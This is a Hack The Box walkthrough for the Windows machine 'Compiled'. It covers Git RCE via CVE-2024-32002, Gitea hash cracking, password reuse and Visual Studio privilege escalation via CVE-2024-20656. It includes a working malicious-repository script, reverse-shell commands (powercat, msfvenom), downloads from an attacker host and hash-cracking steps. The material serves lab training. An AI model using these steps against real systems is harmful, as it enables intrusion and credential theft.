Description
Compiled is a medium Hack The Box machine that features:
- Windows Git vulnerability allowing Remote Command Execution by cloning a repository
- Cracking the password hash of a Gitea user
- Password Reuse of the Gitea user password in a Windows Local Account
- Privilege Escalation via a Visual Studio 2019 vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.91.211.
$ ping -c 3 10.129.91.211
PING 10.129.91.211 (10.129.91.211) 56(84) bytes of data.
64 bytes from 10.129.91.211: icmp_seq=1 ttl=127 time=48.6 ms
64 bytes from 10.129.91.211: icmp_seq=2 ttl=127 time=47.9 ms
64 bytes from 10.129.91.211: icmp_seq=3 ttl=127 time=50.8 ms

--- 10.129.91.211 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.930/49.111/50.770/1.207 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.91.211 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.91.211
Host is up (0.057s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3000/tcp open  ppp
5000/tcp open  upnp
We get two open ports, 3000 and 5000.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.91.211 -sV -sC -p3000,5000 -Pn -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.91.211
Host is up (0.049s latency).

PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=0b8a7e2614ea1bee; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=TAnOm33ZJSGzoREg3k_q6vUTGlg6MTcyMjEwNzMwODQ3OTg5OTkwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-arc-green">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Git</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0Iiwic2hvcnRfbmFtZSI6IkdpdCIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jb21waWxlZC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNvbXBpbGVkLmh0YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8vZ2l0ZWEuY29tcGlsZWQuaHRiOjMwMDA
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=10002b86ce4f661e; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=DaBx918RxK1xQGSQ81s-S0y3RHA6MTcyMjEwNzMxMzkxMjI4MzgwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|_    Content-Length: 0
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5234
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Compiled - Code Compiling Services</title>
|     <!-- Bootstrap CSS -->
|     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
|     <!-- Custom CSS -->
|     <style>
|     your custom CSS here */
|     body {
|     font-family: 'Ubuntu Mono', monospace;
|     background-color: #272822;
|     color: #ddd;
|     .jumbotron {
|     background-color: #1e1e1e;
|     color: #fff;
|     padding: 100px 20px;
|     margin-bottom: 0;
|     .services {
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.19 seconds
We get two services: two Hypertext Transfer Protocol (HTTP) running on a Windows OS. We add the domain of the HTTP server, compiled.htb to our /etc/hosts file.
$ echo "10.129.91.211 compiled.htb" | sudo tee -a /etc/hosts

The first service in the port 3000 corresponds to a Gitea server instance and two repositories are available, Compiled and Calculator under the richard user. We also add this hostname to the /etc/hosts.
$ echo "10.129.91.211 gitea.compiled.htb" | sudo tee -a /etc/hosts
 In the port 5000 we find the
 Compiled web application that allows us to upload a Git repository with C++, C# or .NET code to compile it. We have a form in which we can enter the URL of the repository.
 We have the source code of this application available in the Gitea server.
from flask import Flask, request, render_template, redirect, url_for
import os

app = Flask(__name__)

# Configuration
REPO_FILE_PATH = r'C:\Users\Richard\source\repos\repos.txt'

@app.route('/', methods=['GET', 'POST'])
def index():
    error = None
    success = None
    if request.method == 'POST':
        repo_url = request.form['repo_url']
        if # Add a sanitization to check for valid Git repository URLs.
            with open(REPO_FILE_PATH, 'a') as f:
                f.write(repo_url + '\n')
            success = 'Your git repository is being cloned for compilation.'
        else:
            error = 'Invalid Git repository URL. It must start with "http://" and end with ".git".'
    return render_template('index.html', error=error, success=success)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
As we see the repository URL is being written in the C:\Users\Richard\source\repos\repos.txt and it seems that no compilation is being made. If we create a Netcat listener we can check that a Git application in the remote system is being used to clone the contents of the repository.

$ nc -nvlp 1111
listening on [any] 1111 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.91.211] 52104
GET /repo.git/info/refs?service=git-upload-pack HTTP/1.1
Host: 10.10.14.37:1111
User-Agent: git/2.45.0.windows.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Pragma: no-cache
Git-Protocol: version=2
We observe that the remote system is using the 2.45.0 version of Git. Previous versions to 2.45.1 in Windows and macOS are vulnerable to a Remote Command Execution, CVE-2024-32002.
Exploitation

Repositories with submodules can be crafted in a way that exploits a bug in Git whereby it can be fooled into writing files not into the submodule’s worktree but into a .git/ directory. This allows writing a hook that will be executed while the clone operation is still running. This will work if the symlinks are enabled in the Git configuration (true by default). We have a proof of concept made by Amal Murali. Firstly we need to have a Git server to host the needed repositories, in this case repo and hook. We can use the Gitea server by creating a new account, for example cuser. Then we will create both repositories.
 We have modified the PoC to match to our necessities. We have to replace
 <COMMAND_TO_RUN> with the command we want to run, in this case a reverse shell with powercat.ps1.
Bash script to start the Git repositories:

#!/bin/bash

# Set Git configuration options
git config --global protocol.file.allow always
git config --global core.symlinks true
git config --global init.defaultBranch main
git config --global user.email "you@example.com"
git config --global user.name "Your Name"

# Remove older repos
rm -rf origrepo hook

# Initialize the hook repository
git init hook
cd hook
git remote add origin http://gitea.compiled.htb:3000/cuser/hook.git
mkdir -p y/hooks

# Write the malicious code to a hook
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
<COMMAND_TO_RUN>
EOF

# Make the hook executable
chmod +x y/hooks/post-checkout

# Save the file to the Git repo
git add y/hooks/post-checkout
git commit -m "post-checkout"
git push --set-upstream origin main -f
cd ..

# Initialize the captain repository
git init origrepo
cd origrepo
git remote add origin http://gitea.compiled.htb:3000/cuser/repo.git
git submodule add --name x/y "http://gitea.compiled.htb:3000/cuser/hook.git" A/modules/x
git commit -m "add-submodule"

# Create a symlink
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
git push --set-upstream origin main -f
cd ..
As we are going to use PowerCat we need to host it in a HTTP server with Python.
$ mkdir server
$ cd server
$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .
$ python -m http.server 80
We save the Bash script in a new folder and we run it. We will be asked for the Git username and password.
$ cd ..
$ mkdir repository
$ cd repository
$ vi create_repos.sh
$ bash create_repos.sh
Now we observed the populated repo repository.
 And the
 hook one.
 Now we can start the listening port in our system.
nc -nvlp 4444
And finally enter the URL of the repository, http://127.0.0.1:3000/cuser/repo.git, in the web application Compiled. We get the reverse shell as the Richard user.
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.91.211] 50047
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Richard\source\cloned_repos\z26qe\.git\modules\x> whoami
whoami
Richard
Post-Exploitation
In the machine, we also have Emily and Administrator as normal users.
PS C:\Users\Richard\source\cloned_repos\z26qe\.git\modules\x> net user
net user

User accounts for \\COMPILED

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Emily
Invitado                 Richard                  WDAGUtilityAccount
The command completed successfully.
Enumerating the proccesses we find the Gitea one.
PS C:\Users\Richard\source\cloned_repos\z26qe\.git\modules\x> Get-Process
...
    272      26   122240     157468              5388   0 gitea                    ...
We find the Gitea database in c:\program files\gitea\data\gitea.db file. After we ex-filtrate it we can explote its contents as it is a SQLite database.
$ sqlite3 gitea.db
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> select * from user;
1|administrator|administrator||administrator@compiled.htb|0|enabled|1bf0a9561cf076c5fc0d76e140788a91b5281609c384791839fd6e9996d3bbf5c91b8eee6bd5081e42085ed0be779c2ef86d|pbkdf2$50000$50|0|0|0||0|||6e1a6f3adbe7eab92978627431fd2984|a45c43d36dce3076158b19c2c696ef7b|en-US||1716401383|1716669640|1716669640|0|-1|1|1|0|0|0|1|0||administrator@compiled.htb|0|0|0|0|0|0|0|0|0||arc-green|0
2|richard|richard||richard@compiled.htb|0|enabled|4b4b53766fe946e7e291b106fcd6f4962934116ec9ac78a99b3bf6b06cf8568aaedd267ec02b39aeb244d83fb8b89c243b5e|pbkdf2$50000$50|0|0|0||0|||2be54ff86f147c6cb9b55c8061d82d03|d7cf2c96277dd16d95ed5c33bb524b62|en-US||1716401466|1720089561|1720089548|0|-1|1|0|0|0|0|1|0||richard@compiled.htb|0|0|0|0|2|0|0|0|0||arc-green|0
4|emily|emily||emily@compiled.htb|0|enabled|97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16|pbkdf2$50000$50|1|0|0||0|||0056552f6f2df0015762a4419b0748de|227d873cca89103cd83a976bdac52486|||1716565398|1716567763|0|0|-1|1|0|0|0|0|1|0||emily@compiled.htb|0|0|0|0|0|0|0|2|0||arc-green|0
6|cuser|cuser||cuser@local.htb|0|enabled|ee3b3cc00e705122229ba2193f572adef350787db75f0b1b2d1ea784ec30f7ecd929cc4ab076f1db4b94252484ee7a593ceb|pbkdf2$50000$50|0|0|0||0|||4f38bc02eb0e62c76db124aeb313a353|5fc71ba5da17f9fa7a395a8607ba1bc1|en-US||1722135921|1722135959|1722135959|0|-1|1|0|0|0|0|1|0||cuser@local.htb|0|0|0|0|2|0|0|0|0||arc-green|0
We can obtain the hash type, the salt, and the hash of the emily user and try to crack it. We need to retrieve the passwd_hash_algo, salt and passwd columns from the user table.
sqlite> select passwd_hash_algo,salt,passwd from user where name = 'emily';
pbkdf2$50000$50|227d873cca89103cd83a976bdac52486|97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16
The hash is created using the PBKDF2-HMAC-SHA256 algorithm with 50000 rounds. We are going to crack the hash with Hashcat tool but we need to convert the hash to a specific format, sha256:<rounds>:<base64_salt>:<base64_hash>. We need to note that we have to convert the hexadecimal hash to a binary one and then encode it using Base64. In this case sha256:50000:In2HPMqJEDzYOpdr2sUkhg==:l5BygNwk/lF8Q0db0hi/rVbCXU0RA32LbaRA79TWka3+rUAzCyqmqvHzNiHQ1zIo/BY=. The hash type is 10900.
$ hashcat -a 0 -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
...
sha256:50000:In2HPMqJEDzYOpdr2sUkhg==:l5BygNwk/lF8Q0db0hi/rVbCXU0RA32LbaRA79TWka3+rUAzCyqmqvHzNiHQ1zIo/BY=:12345678
...
We have recovered the password, 12345678. Then we are going to return to the machine, and check with the RunasCs tool if the emily user is reusing this password.
PS C:\Users\Richard\source\cloned_repos\b0srt\.git\modules\x> cd c:\
PS C:\> mkdir temporal
PS C:\> cd temporal
PS C:\temporal> iwr http://10.10.14.37/RunasCs.exe -outfile RunasCs.exe
PS C:\temporal> ./RunasCs.exe emily 12345678 "cmd /c whoami"
./RunasCs.exe emily 12345678 "cmd /c whoami"

compiled\emily
The password is correct. We can spawn a new reverse shell as the emily user with RunasCs.
PS C:\temporal> ./RunasCs.exe emily 12345678 -r 10.10.14.37:4445 powershell
We have Visual Studio 2019 installed.
PS C:\Windows\system32> dir "C:\Program Files (x86)\Microsoft Visual Studio\"
dir "C:\Program Files (x86)\Microsoft Visual Studio\"

    Directory: C:\Program Files (x86)\Microsoft Visual Studio

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/29/2024   9:07 PM                2019
d-----         1/20/2024   1:57 AM                Installer
d-----         1/20/2024   2:04 AM                Shared
And VSStandardCollectorService150 service installed. We can get the process status with emily user.
PS C:\temporal> get-service VSStandardCollectorService150
get-service VSStandardCollectorService150

Status   Name               DisplayName
------   ----               -----------
Stopped  VSStandardColle... Visual Studio Standard Collector Se...
CVE-2024-20656 vulnerability exists for Privilege Escalation using Visual Studio (Improper Link Resolution Before File Access (‘Link Following’)). Affected versions are from 16.11.0 before 16.11.33. We have a proof of concept created by Wh04m1001. It is a Visual Studio project we need to download, modify and compile with the Visual Studio suite with C++ support. In this case we will need to install Visual Studio 2022 in a Windows system. After that we will clone the repository.
PS> git clone https://github.com/Wh04m1001/CVE-2024-20656
Then we will open it with Visual Studio by clicking in the Expl.sln in the Expl folder. Then we will change two lines from the main.cpp file. The first one related to the location of the VSDiagnostics.exe binary (in the 2019 version located in the C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team Tools\DiagnosticsHub\Collector\VSDiagnostics.exe directory) and the second one related to the location of our payload to run, in this case C:\temporal\shell.exe.
First line to modify before:
WCHAR cmd[] = L"C:\\Program Files\\Microsoft Visual Studio\\2022\\Community\\Team Tools\\DiagnosticsHub\\Collector\\VSDiagnostics.exe";

First line to modify after:
WCHAR cmd[] = L"C:\\Program Files (x86)\\Microsoft Visual Studio\\2019\\Community\\Team Tools\\DiagnosticsHub\\Collector\\VSDiagnostics.exe";

Second line to modify before:
CopyFile(L"c:\\windows\\system32\\cmd.exe", L"C:\\ProgramData\\Microsoft\\VisualStudio\\SetupWMI\\MofCompiler.exe", FALSE);

Second line to modify after:
CopyFile(L"C:\\temporal\\shell.exe", L"C:\\ProgramData\\Microsoft\\VisualStudio\\SetupWMI\\MofCompiler.exe", FALSE);
After that we save the main.cpp file, we change the target compilation from Debug to Release and we maintain the x64 architecture.
 After we compile the project we will have the
 x64/Release/Expl.exe Windows binary. We move it to the remote machine to the C:\temporal directory. We also generate the payload file shell.exe with msfvenom tool and we start the listening port.
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.37 LPORT=4446 -f exe > shell.exe
$ nc -nvlp 4446
Then in the remote machine (in the emily's RunasCs shell) we will start the MSI service msiserver and then we will quickly run the Expl.exe binary.
PS C:\temporal> iwr http://10.10.14.37/Expl.exe -outfile Expl.exe
PS C:\temporal> iwr http://10.10.14.37/shell.exe -outfile shell.exe
PS C:\temporal> Start-Service msiserver
PS C:\temporal> .\Expl.exe
[+] Junction \\?\C:\a112d2fc-2cd2-458d-8f0c-6eaa177f1d11 -> \??\C:\13b6be14-03d2-45ed-b7f9-cb24bd085aec created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0197E42F-003D-4F91-A845-6404CF289E84.diagsession -> \??\C:\Programdata created!
[+] Junction \\?\C:\a112d2fc-2cd2-458d-8f0c-6eaa177f1d11 -> \RPC Control created!
[+] Junction \\?\C:\a112d2fc-2cd2-458d-8f0c-6eaa177f1d11 -> \??\C:\13b6be14-03d2-45ed-b7f9-cb24bd085aec created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0297E42F-003D-4F91-A845-6404CF289E84.diagsession -> \??\C:\Programdata\Microsoft created!
[+] Junction \\?\C:\a112d2fc-2cd2-458d-8f0c-6eaa177f1d11 -> \RPC Control created!
[+] Persmissions successfully reseted!
[*] Starting WMI installer.
[*] Command to execute: C:\windows\system32\msiexec.exe /fa C:\windows\installer\8ad86.msi
[*] Oplock!
[+] File moved!
We will obtain a shell as the nt authority\system user.
Flags
With the shell as the SYSTEM user we can get the user and administrator flags.
PS C:\Windows\system32> type C:\Users\emily\Desktop\user.txt
<REDACTED>
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
<REDACTED>